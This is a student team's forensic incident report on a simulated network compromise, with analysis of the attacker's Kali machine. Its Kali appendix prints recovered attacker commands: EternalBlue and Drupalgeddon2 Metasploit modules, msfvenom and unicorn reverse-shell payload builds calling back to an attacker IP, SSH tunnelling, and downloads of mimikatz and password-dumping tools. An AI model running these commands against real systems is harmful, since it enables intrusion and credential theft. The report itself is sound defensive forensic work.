cscript.exe and fiIwOuGRTtZY.exe

After anaylzing the two files, it is clear they're trojans that are a part of metasploit/meterpreter, with some coming in the form of Shellcode

Cscript.exe with Process ID 3028 and Parent Process ID 2908 found in memory dump MGMT-wks01-memdump-006.mem.

MGMT-wks02 – Joe Fustolo

After a full forensic review of mgmt-wks02, it was determined that the compromised account, **james.middleton-adm,** created a startup task to execute a Visual Basic script stored on the Active Directory Server. The script creates a local executable that serves as a Metasploit Meterpreter reverse shell, allowing the threat actor to access the system at startup. There were no obvious signs of data exfiltration from the device, though proper removal of the malware should be followed.

MGMT-wks03 – Nicolo RerisiPatota

Upon finishing the forensic analysis of MGMT-wks03 it was determined that the file **filwOuGRTtZY.exe** did in fact exist on the system and was in fact ran. It is seen in the temp directory of both **james.middleton-adm** and **cindy.huerta**. Then later on it was clear that **james.middleton-adm** did in fact execute the program **beebep** from the path **"cscript.exe" \\ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\UxTxlQwzP.vbs**
This is important because this path contains **cscript.exe** which was created and executed later on 3/27/2019 at 11:10:24. This also shows that the program **beebep** was contained in a directory named **clippy\UxTxlQwzP.vbs** which are files that have been prevalent in this investigation.

9. Conclusion

Final Thoughts:

- **james.middleton-adm** compromised
- clippy is evil
-

10. Recommendations or Further Work

List of recommendations:

- Delete **james.middleton-adm** user account and remake
    - Emphasize password safety and using non-admin accounts unless necessary
- Delete malicious GPO
- Remove malicious executables
    - **james.middleton-adm** Temp directory
    - Windows Temp directory
- Secure router/firewall (potential LAN infiltration?)

Network segmentation: Implement network segmentation to limit the lateral movement of potential threats across your network.

Intrusion Detection Systems (IDS) / Intrusion Prevention Systems (IPS): Deploy IDS/IPS solutions with updated signatures to detect and block EternalBlue exploit attempts. These systems can monitor network traffic and alert you to any suspicious activity.

Firewall rules: Configure your firewalls to block inbound traffic on TCP ports 139 and 445, which are used by the SMB protocol. Only allow necessary connections to reduce the attack surface.

Monitor logs: Regularly review logs from your systems, firewalls, and IDS/IPS solutions to detect any unusual activity that could indicate an EternalBlue exploit attempt.

Antivirus software: Use up-to-date antivirus software on all endpoints and ensure it's capable of detecting EternalBlue-related malware.

Regular vulnerability scanning: Regularly scan your network for vulnerabilities and apply patches as necessary to ensure all systems are up-to-date.

Appendix A - Team Tasks

Team	Person	Tasks
DNA		
MKA	Michael Bedard	IT-wks01, Kali Attack Methodology report section, Section 1.1 of report
	Keegan Thomas	IT-wks02, DHCP logs, organized all presentation slides, DHCP slide
	Amy Keigwin	IT-wks03, memory and static analysis, Kali sections (Basic Information, Browser History, and Recent Files), Kali presentation slide, Section 1.2 of report
SMT	Tom Claflin	PROG-wks02, web01 Analysis, PROG-Wks02 slide, Web02 slide
	Miranda Pagarelski	PROG-WKS03, Web01 Analysis, Programming Department Summary, Section 1.4 - Terminology, Web01 slide, Prog-Wks03 slide
	Sid Ramdas	Kali Machine Kali Analysis -Slide prog-wk0s1 prog-wks01-slide
JNN	Joseph Fustolo	MGMT-wks02, some AD01 investigation, Malware Analysis, AD presentation slide, Section 1.3 of the report

Appendix B - Kali Investigation (Each Team)

TEAM DNA

Threat Actor Overview - Austin Grupposo

Upon initial investigation, it was apparent that the threat actor in this case was utilizing KALI Linux, an offensive security distribution, for all malicious activities. It was identified throughout the case and across multiple teams that the threat actor carried out the following activities which will be outlined further in this subsection:

- Credential abuse of Sysadmin
- Credential abuse of normal user
- SMB Exploitation
- Drupal Exploitation
- Linux-based Persistence

It was identified via history logs and network traffic to other machines, including HR-wks01-03, that the Threat Actor utilized the IP address of **184.171.155.163** and was specifically targeting the IP addresses of **192.168.6.69** which, via port-forwarding, was tied to the CentOS Webserver at the organization, and **192.168.2.103**. There is reason to believe that the threat actor was utilizing a proxy service for these attacks as outlined elsewhere in this report.

Credential Abuse - Austin Grupposo

It was identified by Team DNA that the threat actor was utilizing the Metasploit framework for most malicious operations. Metasploit, in simple terms, is a series of tools, exploits, scripts, and other binaries that allow actors to approach malicious attacks with a streamlined and template-based approach. All Metasploit activities are logged via a *history* file which contains all commands run. Some of these commands pertained to the *james.middleton-adm* and the *kira.hall* user accounts. As shown in the following figure, it was strictly observed that these user's credentials were compromised as the threat actor entered them for SMB exploitation which is explained further on in this subsection.

Fig. X - Abuse of James Middleton's and Kira Hall's Credentials

The aforementioned users' credentials have been censored for security reasons but it was confirmed that these credentials were valid at the time of the attack.

SMB Exploitation - Austin Grupposo

```
use exploit/windows/smb/ms17_010_eternalblue
options
show payloads
set payload windows/x64/meterpreter/reverse_tcp
options
set LHOST 184.171.155.25
options
set RHOSTS 192.168.2.103
```

Fig. X - EternalBlue Exploitation

As shown the threat actor is leveraging **EternalBlue** a wide-spread and devastating exploit that abuses an SMB protocol vulnerability. The initial PoC was developed by the NSA and has been used by large groups such as the WannaCry ransomware epidemic. This exploits **CVE-2017-0144** which allows for remote code execution. In this case, the RCE was another reverse shell as shown in the figure above as the *reverse_tcp*. A reverse shell, in simple terms, is a way for a threat actor to drop a file on another endpoint they don't currently have access to, giving them full shell/command line access from that system after exploitation.

After SMB shares were enumerated and the SMB_DELIVERY module was enabled, it appears that these malicious files may have been sent via a custom payload via PowerShell execution.

Drupal Exploitation - Austin Grupposo

```
use exploit/unix/webapp/drupal_drupalgeddon2
options
show payload
show payloads
set payload php/meterpreter/reverse_tcp
```

Fig. X - Drupalgeddon2 Execution

Before EternalBlue is run, the threat actor is observed exploiting Drupal. As shown in the figure above, the threat actor begins their attack by utilizing the Drupalgeddon2 exploit with a reverse TCP shell payload. This exploit is defined via **CVE-2018-7600** and it is a vulnerability that allows remote attackers to execute arbitrary code due to outdated Drupal versions.

For those unfamiliar with Drupal, it is an open-source content management system and is used for web content on websites. Looking at this, it is extremely likely that the threat actor is leveraging this exploit to upload a reverse shell for persistence on **WEB01**, the environment's web server.

That being said, after consulting with the WEB01 team, **192.168.6.69** does not appear to be a static IP address associated with this web server, though it is using DHCP and, as aforementioned, it was observed that the threat actor was using a proxy service. However, upon consulting nmap results, as explained by investigator Dylan Navarro elsewhere in this report, it was observed that the **192.168.6.69** IP address belonged to a

CentOS machine within the environment. It has been confirmed that **WEB01** is the only box within the environment running this distribution.

Fig. X - NMAP History Pointing to CentOS Attacks

WEB01/CentOS Persistence - Austin Grupposo

As shown in the figure below, the threat actor continued to establish persistence via cron jobs (scheduled tasks), autostart jobs (run keys) and services. These exploits only work against Linux endpoints, this leads investigators to solidify their belief that this is leveraged against the CentOS-based **WEB01** box.




Fig. X - Linux Persistence via Metasploit exploitation

Kali Analysis - Dylan Navarro

Reviewing the threat actor's Kali Linux instance provided a lot more insight into the events that occurred. The analysis of the system began with reviewing user accounts on the system. These accounts were found in the /etc/passwd file. **Figure DNA-1**, shows the partial contents of the file with the root user account highlighted. This was the only user account found on the system.




Fig. DNA-1 - /etc/passwd file showing root user

With the user account identified the analysis moved to the user's bash history. This was done because as **Figure DNA-1** shows the default shell for the user was bash. The bash history file was located at /root/.bash_history. **Figure DNA-2** shows the partial contents of the bash history file.




Fig. DNA-2 - Partial bash history

Reviewing the commands shown in **Figure DNA-2** indicates that the threat actor was using nmap for network enumeration as well as Metasploit (msfconsole) for exploitation. The third nmap command shows the results were output to a file on the system. The file path is relative and is ~/out.xml. This translates to /root/out.xml as ~ is an alias for the user's home directory. Finding this file on the system shows us the results of multiple nmap scans conducted by the threat actor. **Figure DNA-3** shows a portion of the out.xml document that shows nmap scan results.

Fig. DNA-3 – Partial nmap scan results contained in out.xml

The next artifact that was analyzed was the /root/.msf4/history file. This file is similar to the bash history but shows commands executed within Metasploit. Metasploit is a tool used for penetration testing and can be used by threat actors to compromise systems. **Figure DNA-4** shows the beginning of the Metasploit history file. Here it is shown that the threat actor is using an exploit for Drupal with a PHP reverse shell as the payload. This means that Metasploit will attempt to use this exploit against a Drupal instance to establish persistence via a PHP reverse shell.




Fig. DNA-4 - MSF Console History

Further analysis of this history file shows additional exploits and payloads being used. **Figure DNA-5** shows a condensed view of the Metasploit history showing all the unique exploits and payloads used. Though these are included in the history that doesn't mean that the exploitation was successful though based on the associated commands this seems to be the case.




Fig. DNA-5 - Metasploit exploits and payloads

All of these exploits and payloads can be found on the disk image under the /usr/share/metasploit-framework/modules/ directory. That directory will contain a structure that matches the items referenced in the history. Returning to the bash history there were two msfvenom commands executed to create payloads for Windows systems. This is a command line utility from the Metasploit package used to make malicious payloads and infect systems. **Figures DNA-6** and **DNA-7** show the two msfvenom commands used to generate payloads.




Fig. DNA-6 - payload1.exe creation on Kali




Fig. DNA-7 - payload.exe creation on Kali

The payload.exe file was found on the Active Directory Domain Controler indicating that it was transferred over. Reviewing the bash history further showed the presumed method of transporting the file. **Figure DNA-8** shows a portion of the bash history where the threat actor started the apache2 service. Apache is a web server that comes with Kali Linux. By default the

```
123   systemctl status httpd
124   systemctl status apache2
125   cd /var/www/
126   ls
127   cd html
128   ls
129   systemctl start apache2
130   systemctl status apache2
```

Fig. DNA-8 - Apache Started

Figure DNA-9 shows that both payloads are found in the default web directory (/var/www/html/). There is a default index.html file in there. Both payload.exe and index.html were found on the domain controller for the organization. The file names on the domain controller were p.exe and p1.exe respectively.




Fig. DNA-9 - Files in Web Directory

Reviewing the Apache log located at /var/log/apache2/access.log shows multiple GET requests to the Apache web server on Kali. **Figure DNA-10** shows these requests. Note the user agent for all these requests indicate that it might have been initiated with PowerShell.




Fig DNA-10. - Apache Access Log

TEAM MKA

Basic Information - Amy Keigwin

To first begin to understand, specific files from the threat actor's machine (**\etc\os-release**, **\etc\hostname**, and **\etc\timezone**) were examined to get information about the operating system, hostname, and timezone respectively. Another file (**\var\lib\dhcp\dhclient.leases**) was also checked to see what IP address the machine had, of which there were two.

Table B.MKA.1: Basic Information

Machine Name	kali
Machine OS	Kali GNU/Linux
OS Version	2019.1
Timezone	UTC-5 (Eastern Standard Time)
IP Address	184.171.155.120, 184.171.155.206

Browser History - Amy Keigwin

The next step in understanding the behavior of the threat actor was by examining their Firefox history located at **\root\.mozilla\firefox\p2she3xn.default\places.sqlite**. In general, a number of hacking and password carving tools were downloaded to later attempt credential harvesting on compromised machines.

Table B.MKA.2: Firefox History

Source	Title	Visit Count	Last Access Timestamp (UTC-5)
Google Search	github c99	1	03/21/2019 13:58:32
https://codeload.github.com/tennc/webshell/zip/master	webshell-master.zip	0	03/21/2019 13:58:44
https://github.com	Github	1	03/25/2019 19:53:55
http://192.168.6.69/*	GRRU's Project Website!	55	03/25/2019 20:22:36
http://www.freerdp.com	FreeRDP	1	03/27/2019 16:54:02
Google Search	nirsoft tools chromepassview	1	03/28/2019 14:49:14
https://www.nirsoft.net/tools download/chromepass.zip	chromepass.zip	0 (download)	03/28/2019 14:49:27

Google Search	nirsoft firefox password view	1	03/28/2019 14:49:58
https://www.nirsoft.net/tools download/passwordfox-x64. zip	passwordfox-x64.zip	0 (download)	03/28/2019 14:50:07
Google Search	nirsoft chromecookiesview	1	03/28/2019 14:50:38
https://www.nirsoft.net/utils/ chromecookiesview.zip	chromecookiesview.zip	0 (download)	03/28/2019 14:50:47
https://codeload.github.com/ gentilkiwi/mimikatz/zip/mas ter	mimikatz-master.zip	0 (download)	03/28/2019 17:27:19
Google Search	github mimikatz	2	03/28/2019 17:30:13
https://github.com/gentilkiw i/mimikatz/releases/downloa d/2.2.0/mimikatz_trunk.zip		1 (download)	03/28/2019 17:30:20

Recent Files - Amy Keigwin

After that, the machine was examined for what files had been recently viewed, which was found in the **\root\.local\share\recently-used.xbel** file. All of these files were viewed through a network share, as evidenced by the prefix "file:///". Specifically, these files were likely viewed from a compromised machine (AD01 or IT-wks02) to copy the files to the system and attempt credential harvesting and general malicious actions.

Table B.MKA.3: Recent Files


File Path	Created Date	View Count	Last Access
file:///root/Desktop/out.xml	03/20/2019 13:36:27	1	03/20/2019 13:36:27
file:///tmp/mozilla_root0/webshell-mas ter.zip	03/21/2019 09:58:46	1	03/21/2019 09:58:46
file:///root/unicorn/ZzPsiQid.jpeg	03/27/2019 04:48:15	1	03/27/2019 04:48:15
file:///root/unicorn/jdfZdGIq.jpeg	03/27/2019 10:22:38	1	03/27/2019 10:22:39
file:///root/Downloads/chromepass.zip	03/28/2019 10:49:27	1	03/28/2019 10:49:27
file:///root/Downloads/passwordfox-x6 4.zip	03/28/2019 10:50:07	1	03/28/2019 10:50:19
file:///root/Downloads/chromecookiesv	03/28/2019 10:50:47	1	03/28/2019 10:50:59

iew.zip			
file:///root/Downloads/mimikatz-master.zip	03/28/2019 13:27:20	1	03/28/2019 13:27:20
file:///root/Downloads/mimikatz_trunk.zip	03/28/2019 13:30:22	1	03/28/2019 13:30:22

Attack Methodology - Michael Bedard


The contents of this section are from the .bash_history file that was found in the root of the Kali box. This details a lot of the exploitation that was done by the threat actor. This includes his initial exploitation of 192.168.1.102 and 192.168.1.254, which are IT-wks02 and the DHCP01 server that were attacked. There is a lot of SSH and RDP connections to the different systems, and after a certain point, you can see that the username and password for the james.middleton-adm account were being leveraged.

Figure B.MKA.1



```
apt-get install proxychains
ip addr
nmap 184.171.155.163 -sV -oX -T5
nmap 184.171.155.163 -sV -oX / -T5
nmap 184.171.155.163 -sV -oX ~/out.xml -T5
ls
cat out.xml
vim /etc/proxychains.conf
route
route add 192.168.0.0 255.255.255.0 4
vim /etc/proxychains.conf
```

Figure B.MKA.2



```
nmap 192.168.6.69 -sV -T5 -Pn
ip addr
ping 8.8.8.8
dhclient -r
dhclient
ip addr
nmap 192.168.6.69 -sV -T5 -Pn
ssh root@192.168.6.69
nmap 192.168.6.69 -sV -T5 -Pn
ip addr
nmap 192.168.6.69 -sV -T5 -Pn
ping 8.8.8.8
dhclient
dhclient -r
dhclient
ip addr
ping google.com
ssh root@192.168.6.69
```

Figure B.MKA.3

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=184.171.155.211 LPORT=4444 -f exe > update.exe
ls
ssh -L 8080:192.168.2.100 192.168.6.69
ssh -L 8080:192.168.2.100:139 192.168.6.69
```

Figure B.MKA.4

```
git clone https://github.com/trustedsec/unicorn
cd unicorn/
./unicorn.py --help
ip addr
./unicorn.py windows/meterpreter/reverse_https 184.171.155.25 4444
ls
vim powershell_attack.txt
ls
msfconsole -r /root/unicorn.rc
ls
mkdir /opt/unicorn
mv unicorn.rc /opt/unicorn/
msfconsole -r /opt/unicorn/unicorn.rc
./unicorn.py windows/meterpreter/reverse_https 184.171.155.25 443
```

Figure B.MKA.5

```
rdesktop
rdesktop 192.168.1.102
rdesktop 127.0.0.1:3389
ip addr
msfconsole
rdesktop 127.0.0.1:3389
rdesktop 192.168.1.254:3389
rdesktop 192.168.1.254
rdesktop 127.0.0.1
rdesktop 0.0.0.0:3389
ping 192.168.1.254
rdesktop 0.0.0.0:3389
rdesktop 127.0.0.1:3389
route
